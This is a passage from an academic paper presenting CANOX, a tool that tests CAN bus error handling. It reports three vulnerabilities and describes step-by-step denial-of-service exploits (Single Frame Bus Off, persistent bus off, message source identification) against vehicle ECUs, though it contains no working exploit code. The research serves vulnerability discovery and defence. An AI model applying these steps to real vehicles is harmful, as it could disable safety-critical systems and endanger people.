increase the victim's error counter until it drops into the *bus off* state, disconnecting it from the bus.

The attacker's ability to induce packet collisions in CAN is extremely dangerous as it opens the doors for attackers to *dictate the victim's error state*. We argue that, since CAN nodes were *not* expected to leave the *error active* state except under certain error conditions, the security impacts of operating outside of the *error active* state are vastly understudied, and the vulnerabilities inherent to their design remain undiscovered.

In this paper, we introduce CANOX (CAN Operation eXplorer), an automated testing tool that explores the impacts of operating outside of the default *error active* state to identify possible vulnerabilities in the Controller Area Network (CAN) standard. CANOX places a CAN node in a controlled environment, sets its operation and error state, systematically changes the operational conditions of the node and the environment, and monitors certain behavioral metrics to identify conditions that result in unexpected node behaviors.

Using CANOX, we have discovered three fundamental vulnerabilities in CAN's error handling mechanism. (1) *Pas-*

sive Error Regeneration: The error signaling procedure in the *error passive* state could make the node's error counter rapidly and silently increase under normal bus conditions. An attacker could exploit this vulnerability to launch an advanced DoS attack that we call the *Single Frame Bus Off* (SFBO), in which the attacker pushes a node to the *bus off* state by attacking a *single message*, making it more than 36x faster than previous attacks. (2) *Deterministic Recovery*: When a node recovers from the *bus off* state, it exhibits a deterministic behavior. An attacker could exploit this vulnerability to prevent a node's recovery, perpetuating the node's stay in the *bus off* state. (3) *Error State Outspokenness*: A node operating in the *error passive* state exhibits a distinct, easily identifiable behavior. An attacker could exploit this vulnerability to identify message sources or identify an ECU's function.

Even though an attacker may exploit each of these vulnerabilities individually, we demonstrate the significant threat of these vulnerabilities by combining them to construct a single, powerful, multi-staged attack called the *Scan-Then-Strike attack* (STS). In STS, a remote attacker, with no knowledge of the car's internals, exploits the discovered vulnerabilities to gain knowledge before striking their victim. First, the attacker starts by mapping the internal network. Next, the attacker identifies a safety-critical ECU. The attacker then learns the ECU's recovery behavior. Finally, the attacker strikes the ECU and prevents it from recovering, achieving a persistent DoS. In contrast to the *Original Bus Off Attack* (OBA) [4], STS utilizes SFBO to push a victim to the *bus off* state by attacking a *single message*, enabling it to be persistent, as it can immediately re-attack the victim's recovery attempts. Moreover, OBA assumes that the attacker already knows the network map, ECU functions, and the IDs they transmit. In comparison, STS exploits the discovered vulnerabilities to gain this knowledge, significantly reducing the attacker's assumptions.

Prior efforts have proposed different network mapping solutions [5,6,8,13,14,16]. Nevertheless, these works approached network mapping from a defense standpoint. Thus, they either required physical access and special equipment [6, 8, 13, 14], or used time-consuming learning techniques that worked only with periodic messages [5, 16], and proved to be evadable [1, 23]. Conversely, to the best of our knowledge, STS employs the first network mapping solution that identifies sources of periodic and aperiodic messages with 100% accuracy without using special equipment but using the existing ECU capabilities. We summarize our contributions as follows:

- Developing CANOX, an automated testing tool to examine CAN's error handling and fault confinement mechanism to find vulnerabilities in the CAN standard.
- Discovering three major vulnerabilities in CAN's error handling and fault confinement mechanism that could be exploited separately or in combination. We combine them to construct a powerful and persistent attack, STS.
- Demonstrating the practical impact of the vulnerabilities by evaluating STS on a testbed as well as a real vehicle.

2 Background and Motivation

2.1 Normal CAN Operation

Architecture of a CAN Node. A CAN node consists of three major components: an application program, a CAN controller, and a CAN transceiver. The application program writes/reads message data and its identifier (ID) to (from) the controller. The controller is responsible for framing, bus arbitration, sending/receiving acknowledgments, and error handling. Lastly, the transceiver translates the bitstream coming out of the CAN controller into a voltage signal that is transmitted on the bus. We note that the application code cannot directly control the CAN controller for transmitting single bits on the bus, nor can it precisely control the transmission time of a message.

Bit Communication. The transceiver communicates a bit (0/1) on the bus using a two-level (high/low) voltage value. As such, the bits 0 and 1 are called dominant and recessive bits, respectively. During concurrent transmission of different bits by two or more nodes, the bus acts as a wired-AND gate, e.g., when a dominant bit and a recessive bit are concurrently transmitted, the resulting bit on the bus is dominant.

Framing. Two data frame formats could be used, the standard and the extended formats. As shown in Fig. 1, in the standard format, the ID is 11 bits long. The ID does not indicate the source/destination of the message, but it describes the meaning of the data contained in the message. Hence, a receiver ECU cannot determine the source. Although not intended to have any security impacts, this fact works as a double-edged sword, it facilitates impersonation attacks, but at the same time provides anonymity to the transmitter.

Arbitration. CAN uses lossless bitwise arbitration to detect collisions and provide transmission priorities. If two nodes start transmitting at the same time, they first go through an arbitration phase, starting at the ID field and ending at the RTR bit, as shown in Fig. 1. CAN controllers sense the bus as they transmit every bit. During arbitration, if a controller sending a recessive bit senses that the bus is dominant, it stops the transmission. Consequently, this mechanism gives messages with a smaller ID value a higher priority. After arbitration, if a controller sending a recessive bit senses that the bus is dominant, it stops the transmission and raises an error.

2.2 Error Handling and Fault Confinement

CAN Errors. CAN defines five error types: Bit Errors, Stuff Errors, Form Errors, Acknowledgement Errors, and CRC Errors. These errors may happen either during transmission or reception. Each node maintains two counters: Transmit Error Counter (TEC) and Receive Error Counter (REC). When a transmitter encounters an error, it sends an error frame and increases TEC by 8. Similarly, when a receiver encounters an error, it sends an error frame and increases REC by 1. A successful transmission decreases TEC by 1, and a successful reception decreases REC by 1. The format of error frames




Figure 1: Different CAN frames.




Figure 2: Error states in CAN.




Figure 3: Producing a bit-error.

differ based on the error state of the node.

Error States. To provide fault confinement, CAN defines three error states as illustrated in Fig. 2.

(1) Error Active: A node by default is in this state. Here, a node's minimum idle time between two consecutive frames is 3 bit-periods. Additionally, in this state, when the node witnesses an error, it sends an *active error frame*, consisting of 6 dominant bits, followed by 8 recessive bits (Fig. 1). *Active error frames* override and terminate any ongoing transmission.

(2) Error Passive: A node enters this state when its REC or TEC exceeds 127. Here, an additional 8-bit suspend transmission period is added between successive transmissions. Further, on witnessing an error, the node transmits a *passive error frame*, consisting of 14 recessive bits (Fig. 1). Unlike the *active error frame*, a *passive error frame* is not observable on the bus and does not interrupt any ongoing transmission.

(3) *Bus Off:* A node enters this state when its TEC exceeds 255. In this state, the node disconnects itself from the network. It stops transmitting or receiving messages. The node is permitted to go back to the *active error* state after observing at least 128 instances of 11 recessive bits on the bus.

Deliberate Packet Collisions. In [4], the authors propose a method to deliberately cause collisions on the bus using bit errors. The method includes two nodes simultaneously transmitting messages with the same ID, but with different contents, as shown in Fig. 3. To achieve simultaneous transmission with a specific message ID, the message arrival time for that ID should be known. Appendix A further explains how to synchronize two messages to cause a collision.

2.3 Threat Model

We assume that the attacker is an ECU node compromised by a remote attacker, capable of executing arbitrary software code on the node. Such abilities have been demonstrated in prior art [3, 9, 15, 17, 19, 20, 27]. The attacker does not have any prior knowledge of the in-vehicle network except for the *vehicle's make and model*. The attacker also needs to follow the specifications of the CAN controller hardware.

3 CANOX

CAN Operation eXplorer (CANOX) is an automated testing tool, which explores the impacts of operating outside of the default *error active* state to detect possible vulnerabilities in




Figure 4: Architecture of CANOX.

the CAN standard. The purpose of building CANOX is to assess what an attacker can achieve by pushing a node outside of the default *error active* state. Therefore, CANOX's main goal is to detect *unexpected* behavioral deviations from the *error active* state. To do so, CANOX places a fully controllable and programmable CAN node, called the Node Under Test (NUT), in different error states, sets up specific test scenarios, and defines its expected behavior in each scenario. It then monitors the node's behavior and flags any deviations from its expected behavior.

While changing the error state of a node affects certain behavioral aspects specified in the CAN standard [2], the implications of such changes and the enforcement level of error state-specific rules have not been thoroughly analyzed. Therefore, we use CANOX to investigate unexpected behaviors that result from conflicting and unenforced rules, or hidden implications of poorly studied rules, as these may pose significant threats to the security and performance of a CAN system. Here we define "unexpected" as a behavioral deviation from the *error active* behavior that exceeds a specific *threshold.* We describe the quantification of behavioral metrics in Sec. 3.1 and explain the thresholds required to find the deviations in Sec. 3.2. Using CANOX, we uncover three new fundamental vulnerabilities in CAN's error handling and fault confinement mechanism discussed in Sec. 4.

3.1 Architecture and Operation

CANOX consists of a *Test Controller* (TC) connected to a controlled test environment containing a *Node Under Test* (NUT), as shown in Fig. 4. The test environment includes

a CAN bus connected to three different components. The first component is the *Collision Generator* (CG), which generates packet collisions per the request of TC by injecting a message with the same ID as the NUT's message, as explained in Sec. 2. The second component is the *Error State Transceiver* (EST), used by TC to directly read bits from the bus and to set the NUT's error state by directly injecting error frames. The last two components include two *Traffic Generators* (TG), used to generate the CAN traffic given the message priority and the bus load. TC is connected to the CAN bus and to all components of the test environment to control their operations. NUT is placed inside the test environment and controlled by TC. NUT logs its measured performance metrics into a file and sends it to the *Log Analyzer*. The log analyzer analyzes the NUT's logs and flags the conditions leading to anomalous changes in NUT's behavior compared to its behavior at default *error active* state.

Behavioral Metrics. CAN error states directly impact two behavioral aspects: *error signaling*, and *transmission delay penalties* in certain scenarios. Hence, we expect a change in the error state would result in a change in these two aspects: (1) error frames and (2) transmission delays. We need two metrics to quantify these behavioral changes. One challenge is to monitor *passive error frames* since they are composed solely of recessive bits indistinguishable from the idle bus; hence they are unobservable. To overcome this challenge, we monitor the Transmit Error Counter (TEC) because it reliably indicates the presence of errors, even if they are unobservable on the bus. Hence, we define two evaluation metrics: (1) *Standby Delay* (SD), to monitor transmission delays, defined as the delay between the moment the message is buffered and marked as ready for transmission, and the moment it is successfully transmitted. (2) *TEC Value Change* (TECC), to monitor error frames, defined as the change in the TEC value before and after the message is transmitted.

Test Scenarios. CAN specifies different sets of rules governing message transmission and error signaling in different error states. While most of these rules are similar, they differ in specific cases. Specifically, CAN imposes certain delay penalties on *passive* nodes sending successive messages or retransmitting failed messages. Moreover, CAN dictates that *passive* nodes signal errors using *passive error frames* as opposed to *active error frames* when they witness errors. Therefore, we set up three test scenarios covering these cases to exhaustively assess the behavioral differences between an *error passive* node and an *error active* node under different bus conditions:
(1) Single Transmission: We set NUT to send a single message periodically, and record the SD and TECC for every transmission. This enables us to assess the impact of additional penalties on message transmissions in *passive* nodes.
(2) Single Collision: We set the NUT to experience errors during its message transmissions, causing its transmissions to fail and forcing it to retransmit the failed messages. NUT periodically sends a single message. However, the collision generator induces a *single collision* every time NUT sends a new message. Single means that the collision generator causes a collision to NUT's initial transmission attempt, but does not cause any further collisions to its retransmissions. Finally, for every message transmission (including all of its retransmission attempts), NUT logs the SD and TECC. This scenario enables us to monitor the impact of the altered error signaling mechanism and assess the impact of the delay penalties imposed against failed message retransmissions.
(3) Successive Transmission: We set the NUT to periodically send two back-to-back messages to assess the impact of the additional delay penalties imposed against back-to-back transmissions in *passive* nodes. We mark the second message as ready for transmission immediately after the first message is transmitted successfully. Here, NUT records the SD and TECC for the *second message* in every transmission cycle.

Algorithm 1 `Test Controller Algorithm`

```
L ← {0%,...,100%}
P ← {lower, higher, mixed}
S ← {active, passive}
points = L × P × S
rounds ← {1,...,nrounds}
scenarios ← {single, collision, successive}
SDA ← Empty SD Array of Arrays
TA ← Empty TECC Array of Arrays
for s in scenarios do
    for p in points do
        for r in rounds do
            Turn off CG, TG, and NUT
            Set state of NUT
            Adjust TG to load and priority
            if (scen = collision) then
                Turn CG on
            Start NUT operation
            for ntrans in transmissions do
                Record SD and TECC
            Compute Average SD for the round
            Compute Average TECC for the round
        SDA_{s,p} ← Average SD across rounds
        TA_{s,p} ← Average TECC across rounds
    Pass SDA_s to Analyzer
    Pass TA_s to Analyzer
```

CANOX Operation. For each scenario, the test controller sets NUT's error state using the error state transceiver. It also sets the traffic load and its priority using the traffic generators. It then enables NUT to start transmitting. We describe this process in Algorithm 1. We repeat each scenario for a number of rounds (`nrounds`) for every error state (`S`), and every traffic load (`L`) and priority (`P`). Each round, NUT sends `ntrans` pairs of messages and logs the SD and TECC for each transmission. After each scenario is terminated, the log analyzer reads the logs and compares SD and TECC for each priority and bus load pair in the *passive* case to the *active* case as described in Algorithm 2. The log analyzer flags the scenario and plots the result for further analysis if any *passive*

Algorithm 2 `Analyzer(SDArray, TECCArray, Th_SD, Th_TECC)`

```
loads ← {0%,...,100%}
priorities ← {lower,higher,mixed}
SDA ← SDArray
TA ← TECCArray
for p in priorities do
    for l in loads do
        if (SDA_{p,l,passive} > (SDA_{p,l,active} + Th_SD)) then
            Flag SDA_{p,l} for both states
        if (TA_{p,l,passive} > (TA_{p,l,active} + Th_TECC)) then
            Flag TA_{p,l} for both states
if (SDArray has any flagged elements) then
    Plot all average SD readings for the scenario
if (TECCArray has any flagged elements) then
    Plot all average TECC readings for the scenario
```

metrics differ from the *active* metrics more than the specified thresholds. Threshold selection is detailed in Sec. 3.2.

Equipment. Our Node Under Test (NUT) comprises an Arduino Uno board connected to a CAN bus shield. The CAN bus shield contains an MCP2515 CAN controller and an MCP2551 CAN transceiver. We use one test controller (TC), one collision generator (CG), two traffic generators (TG), and one error state transceiver (EST). TC, CG, and each of the two TGs comprise an Arduino Uno board connected to a CAN bus shield. We use an MCP2551 as the error state transceiver. To generate deliberate packet collisions, we use the method described in Sec. 2.2. We achieve "mixed priority" by having one traffic generator send high-priority traffic while having the other generator send low-priority traffic. For communication between the test controller and different test components, we use the CAN bus and boards' digital pins.

3.2 Test Parameters

Test Input Generation. The input space for testing scenarios becomes intractable with two states, three scenarios, more than 2^{29} traffic priority levels, and an unlimited number of bus loads. To reduce complexity, we restrict the priority levels and bus loads. First, we select only three points for priority levels: High, Low, and Mixed. These priority levels are justified by the fact that relative to NUT, any external message on the bus could be categorized as having either a higher or lower priority than NUT's messages. Note that higher priority means traffic with a lower ID value than NUT's messages, and lower priority means traffic with a higher ID value. However, we add an intermediate point of mixed traffic since the traffic usually is not strictly higher or lower in normal bus operations.

Second, to reduce the input space of bus loads, we select five loads: $0\%, 25\%, 50\%, 75\%$, and 100%. These busloads are justified because, from NUT's perspective as it attempts to transmit, it views the bus as either idle or busy. Nonetheless, the bus is never always full (100%) or empty (0%) in normal bus operations. Thus, we add three additional intermediate points between bus empty and full to comprehensively observe behavioral trends. Overall, we reduce the input space into five bus loads, three priority levels, and two states to be tested in scenarios without losing generality.

Behavioral Metric Threshold Selection. The expected node behavior is different from a scenario to another. Therefore, we configure TECC and SD thresholds to different values for different scenarios. We use the CAN standard's specifications [2] to specify the metric thresholds for each scenario.

In the *single transmission* scenario, the *active* node starts with an initial $TEC = 0$, while the *passive* node starts with an initial $TEC = 159$. The standard does not define a time penalty on single message transmissions against *active* or *passive* nodes. Therefore, we expect the standby delay difference threshold between states Th_{SD} to be $0\mu s$. For TEC, the standard states that each successful transmission reduces the TEC counter by 1 if TEC is $0 < TEC < 256$. Since only the *passive* node's TEC lies within that range, we expect this rule to apply only to the *passive* node. Hence we set the TECC difference threshold between states Th_{TECC} to 1.

In the *single collision* scenario, the standard defines a penalty of 8 bit-periods ($16\mu s$ at $500kbps$) against *passive* nodes' retransmissions. *Active* nodes, on the other hand, do not have this penalty imposed against them. Hence, we expect the standby delay threshold between the two states Th_{SD} to be $16\mu s$. For TEC, the standard states that each collision increases TEC in both states by 8, and that each successful transmission reduces it by 1. Since these two rules hold true for both states, we expect the TECC threshold between the two states Th_{TECC} to be 0.

In the *successive transmission* scenario, the *active* node starts at $TEC = 0$. The *passive* node starts at $TEC = 159$. The standard defines a penalty of 8 bit-periods ($16\mu s$ at $500kbps$) against *passive* nodes' back-to-back transmissions, while no penalties are imposed against *active* nodes. Hence we set the standby delay threshold between states Th_{SD} to $16\mu s$. For TEC, the standard states that each successful transmission reduces TEC by 1, for $0 < TEC < 256$. Since only the *passive* node's TEC lies within that range, we set the TECC threshold between states Th_{TECC} to 1.

Calibration. Depending on the equipment and the time measurement method used, delay calculation may be slightly inaccurate. To account for such inaccuracy, the maximum possible deviation from the actual value should be calculated and added to the standby delay threshold Th_{SD}. Initially, in our experiments, the maximum observed deviation was $7.5\mu s$. However, later in our experiments, we optimized the code corresponding to time measurement. This reduced this error margin to $< 3\mu s$. Similarly, when specific CAN controllers experience a collision while $248 < TEC < 256$, they set TEC to 0 instead of increasing it by 8, as they do not allow the TEC value to go above 256. This may result in the *passive* node having a slight deviation in its average TECC from the expected value. Depending on the sample size, the maximum deviation resulting from this case should be calculated and added to the TECC threshold (Th_{TECC}). Initially, in our experiments,




Figure 5: TEC change and standby delay values for the scenarios identified by CANOX as having an unexpected behavior.

the maximum observed deviation was ≈ 0.03. However, later in our experiments, we filtered out samples with an initial $TEC \geq 248$. This reduced the error margin to 0.

4 Discovered Vulnerabilities

CANOX detected that both the *single collision* and *successive transmission* scenarios yield unexpected behaviors. In the *single collision* scenario, CANOX detected that the average SD and TECC difference between *error active* and *error passive* states violated the specified thresholds under multiple testing conditions. For the *successive transmission* scenario, CANOX detected multiple violations of the SD threshold. However, it did not detect any violations of the TECC threshold. For the *single transmission* scenario, CANOX did not detect any unexpected behavior as the TECC and SD values remained below the specified thresholds for all bus load and priority pairs. Fig. 5 illustrates the discrepancies for the *single collision* scenario's TECC and SD, and the *successive transmission* scenario's SD. Below, we further analyze the plots and provide details of each discovered vulnerability.

4.1 Passive Error Regeneration

Detection. In the *single collision* scenario, CANOX detected that the *passive* node violated the given TEC change threshold Th_{TECC} for all priorities and bus loads $\geq 25\%$. As shown in Fig. 5a, we observe that the *active* node had a fixed TECC value (i.e., 7) regardless of the bus load or priority. Whereas the TECC value for the *passive* node was dependant on the bus load but not the priority. Further, we observe that the *passive* node had a TECC of 128 at a 100% bus load. *This means that at* 100% *bus load, the node went from the error passive to the bus off state after encountering a single collision.*

Test Results Explanation. Among the above observations, we highlight two findings. (1) Certain silent (*passive*) errors were present on the bus, visible only to the *passive* node. (2) These errors pushed the node from the *error passive* to the *bus off* state. These findings can be explained as follows.

A passive error frame consists of 14 *recessive bits* as shown in Fig. 1. However, the number of recessive bits at the end of a frame is 8, and the minimum bus idle time is 3 bit-periods [2]. This implies that the minimum number of recessive bits between the dominant acknowledgment bit of one frame and the dominant start-of-frame bit of any other frame on the bus is *only* 11 *bit-periods*, which is *shorter* than the time needed to transmit a passive error frame. Now, in the *single collision* scenario, when the *passive* node encounters a collision, it tries to transmit a passive error frame after the dominant acknowledgment bit of the frame involved in the collision. However, as the voltage levels for the recessive bit of the passive error frame and the idle bus are the same, other nodes on the bus fail to detect that the *passive* node is transmitting a passive error frame. Because the bus is busy, other nodes start transmitting messages before the conclusion of the passive error frame. This causes an error in the delimiter part of the passive error frame interrupting its transmission. This interruption is interpreted by the *passive* node as a *form error*, resulting in the node raising its TEC by 8 and attempting to signal the *new* error by sending a *new passive error frame*. However, the new error frame is also interrupted in the same manner as the first frame. This continuous cycle repeats until the node's TEC reaches 256 pushing the node into the *bus off* state.

Vulnerability Description. The CAN standard states that for a *passive* node to terminate its *passive error frame* correctly, the bus must be idle for at least an additional 3 bit-periods between two consecutive frames. However, *the standard fails to provide a way of enforcement or explain the consequences of not fulfilling this rule* [2, 28]. CANOX reveals that due to the discrepancy between an error frame length, and the minimum number of recessive bits required between two consecutive frames, *this rule cannot be enforced*. The consequences of this failure lead to what we call the *passive error regeneration vulnerability*. Exploiting this vulnerability, an attacker can interrupt a victim's passive error frame by transmitting a seemingly benign message frame. As such, this vulnerability allows it to *silently turn one error into a series of errors.*

4.1.1 Exploit 1: Single Frame Bus Off Attack (SFBO)

Exploit. We exploit the passive error regeneration vulnerability to craft a novel DoS attack called the Single Frame Bus Off (SFBO). Using SFBO, an attacker targets only one frame from the victim to successfully push it to the *bus off* state where it cannot transmit or receive any messages. SFBO proceeds through four steps as described in Fig. 6.




Figure 6: Illustration of the single frame bus off attack exploiting the passive error regeneration vulnerability.

Step-1: The attacker first targets a victim's message with a known ID, and forges a message with the same ID as the victim's ID but with a *higher priority content*. Throughout the paper, a *higher priority content* means a content of a shorter length or more leading zeros. Conversely, a *lower priority content* is either longer or with fewer leading zeros.

Step-2: The attacker then transmits the forged message simultaneously with the target message causing a deliberate collision, as explained in Sec. 2. Since the victim's message content has lower priority, it encounters a bit-error. This forces the victim to stop transmission of its message, and transmit an active error frame. Then, due to the victim's active error frame consisting of dominant bits, the attacker encounters a bit-error. The attacker stops message transmission and joins the victim in transmitting an active error frame. Moreover, according to the CAN standard, the automatic retransmission feature of a node is enabled by default. This means that the CAN controllers of both the victim and attacker retransmit their failed messages. Unfortunately, this leads to 16 back-to-back collisions. After each such collision, both of them increase their TEC values by 8. Hence, after the 16^{th} collision, both fall into the *error passive* state with a TEC value of 128.

Step-3: The message retransmission attempts by the victim and attacker continue for one more round. However, in this round, the victim generates a passive error frame that does not interrupt the attacker's message. This allows the attacker to transmit their message successfully. Hence, the attacker decreases its TEC by 1 and gets back to the *error active* state.

Step-4: This is the point where the attacker exploits the passive error regeneration vulnerability. At this step, the attacker causes an error in the victim's *passive error frame* that was generated in the previous step by sending a message with an arbitrary ID. We refer to such a message as a *clutter message*. As such, the attacker sends 15 back-to-back clutter messages. This causes regeneration of passive error frames, and the victim's TEC increases rapidly by 8 after every message until it reaches 256. This way, the attacker succeeds in pushing the victim to the *bus off* state by targeting a single message. We note that, if external higher priority messages get transmitted while the attack is taking place, the attack will not be interrupted but instead *helped*, as the higher priority traffic will play the same role as the clutter messages. In this case, the attacker may carry out the attack with fewer clutter messages.

Impact. In the existing DoS attack (OBA) [4], the attacker follows the first three steps described for SFBO, to push the victim to the *error passive* state. Thereafter, the attacker needs to induce collisions in rounds of attacks; each round takes an entire periodic transmission cycle, with at least 18 new victim's messages (rounds) to push the victim from the *error passive* state to the *bus off* state. *On the contrary, the attacker in* SFBO *immediately exploits the passive error regeneration vulnerability* to push the victim to the *bus off state* in the same attack round. *This reduces the number of attack rounds from a minimum of 19 to a maximum of 1.* Hence, the impacts of SFBO are profound, not only because of its speed in pushing the victim to the *bus off* state, but also because this swiftness allows the attacker to keep the victim in the *bus off* state persistently, as discussed in Sec. 4.2.1. In Sec. 6.3, we provide a comprehensive comparison between SFBO and OBA.

4.1.2 Exploit 2: Setting Victim's TEC


Exploit. The passive error regeneration vulnerability can be used to *easily* set the TEC of a victim node to a chosen value between 135 and 256. This can be done by following the first three steps of SFBO, but controlling the number of clutter messages (denoted by $\mathtt{N_{Clutter}}$) in Step 4, as discussed in Sec. 4.1.1. When $\mathtt{N_{Clutter}} = 15$, the victim falls into the *bus off* state. However, for any $\mathtt{N_{Clutter}} < 15$, the victim's TEC can be calculated as $\mathtt{TEC_{Victim}} = 135 + (8 * \mathtt{N_{Clutter}})$.

Impact. The ability to selectively set the victim's TEC value provides the attacker nearly full and immediate control of the victim's error states. The applications of such an exploit are versatile. For example, in Sec. 4.3.1, we explain how this exploit plays a critical role in identifying a message source.

4.2 Deterministic Recovery Behavior

Detection. In the *single collision* scenario, CANOX detected that the *passive* node violated the given standby delay threshold Th_{SD} for all priorities with bus loads $\geq 25\%$. In Fig. 5b, we make three main observations. (1) The delay in the *passive* node is correlated with the bus load. (2) The SD curves in Fig. 5b are correlated with the TECC curves (Fig. 5a). (3) Most importantly, for low and mixed priorities, the *passive* node has an $SD \approx 31.7ms$ at 100% bus load.

Test Results Explanation. The CAN standard states that when a node goes to the *bus off* state, it stays there until observing at least 128 instances of 11 recessive bits on the bus. We validate that the SD value of $31.7ms$, mentioned in the third observation, is approximately equal to the time needed to observe 128 instances of 11 recessive bits. This points to a very interesting behavior revealed by CANOX. *After the node fails to transmit its message due to collision and enters the bus off state, the unsent message remains stuck in its CAN*



(a) Behavior in the *error active* state.

(b) Behavior in the *error passive* state.

Figure 7: Identifying the error state of a victim by causing a collision and tracking TEC.

controller's transmission buffer and gets transmitted exactly when the node gets back to the error active state.

Vulnerability Description. The CAN standard does not clearly define what to do with an unsent message if a node enters the *bus off* state. CANOX reveals that the node transmits such an unsent message at the exact moment it recovers (i.e., transitions back into the *error active* state). This allows an attacker launching a bus off attack to predetermine the ID and content of the messages sent by the victim at recovery.

4.2.1 Exploit: Persistent Bus Off

Exploit. An attacker may exploit the deterministic recovery vulnerability as follows. The attacker targets a victim's message ID, induces errors through collisions, and pushes the victim to the *bus off* state. This prevents the victim's message from being sent and pre-determines the ID and content of the message sent at the moment the victim recovers. Equipped with such information, the attacker can re-attack the message to prevent the victim's recovery, persistently pushing it into the *bus off* state. Hence, the attacker may persistently stop valid transmissions from the victim by first launching one instance of SFBO against a message, and then continuously launching instances of SFBO against every recovery attempt of the victim. We discuss how the attacker may estimate the victim's recovery time in Sec. 5.3.

Impact. The existing DoS attack, OBA, requires a long time to push the victim to the *bus off* state, and provides no clear way to prevent victim's recovery, rendering the DoS attack highly ephemeral. The deterministic recovery (coupled with the passive error regeneration) vulnerability poses a critical threat, as an attacker may exploit this to persistently prevent the node's recovery attempts as illustrated further in Sec. 5.

4.3 Error State Outspokenness

Detection. In the *successive transmission* scenario, CANOX detected that the *error passive* node violated the given standby delay threshold Th_{SD} for all low and mixed priority bus loads above 25%. In Fig. 5c, we make three main observations. (1) The difference in the SD values between *passive* and *active* nodes far exceeded the threshold for low and mixed priority bus loads above 25%. (2) The *passive* node had an extra SD of $\approx 240\mu s$ over the SD of the *active* node for low priority at 100% bus load. This delay is equivalent to one 8-byte message. (3) For low priority traffic, the SD of the *active* node was independent of the bus load.

Test Results Explanation. CAN imposes a *suspend transmission* penalty of 8 bit-periods on *passive* nodes in the cases of *successive transmissions and retransmissions*. This causes the *second message* in the *passive* node sending two successive messages to witness a *priority reduction*. This reduction causes the *second message* to *lose arbitration to any pending message* on the bus, even if the pending message has a lower priority ID. Hence, at high bus loads in the *successive transmission* scenario, the second message has an extra delay of around one message even in the case of low priority traffic.

Vulnerability Description. CANOX reveals that a *passive* node will suffer from a priority reduction affecting successive message transmissions and retransmissions. *The priority reduction can be easily spotted and used by an attacker to differentiate between a message sent by an active node and a message sent by a passive node.* We refer to this as the error state outspokenness vulnerability.

4.3.1 Exploit: Message Source Identification

The message source identification refers to the procedure for determining if two messages originate from the same victim. This can be achieved by first pushing the victim into the *error passive* state by using one message, and then determining if the source of the second message is in the *error passive* state. The victim can be pushed into the *error passive* state by exploiting the passive error regeneration vulnerability as discussed in Sec. 4.1.2. Below, we propose a novel technique to determine the error state of the victim over the bus by exploiting the error state outspokenness.

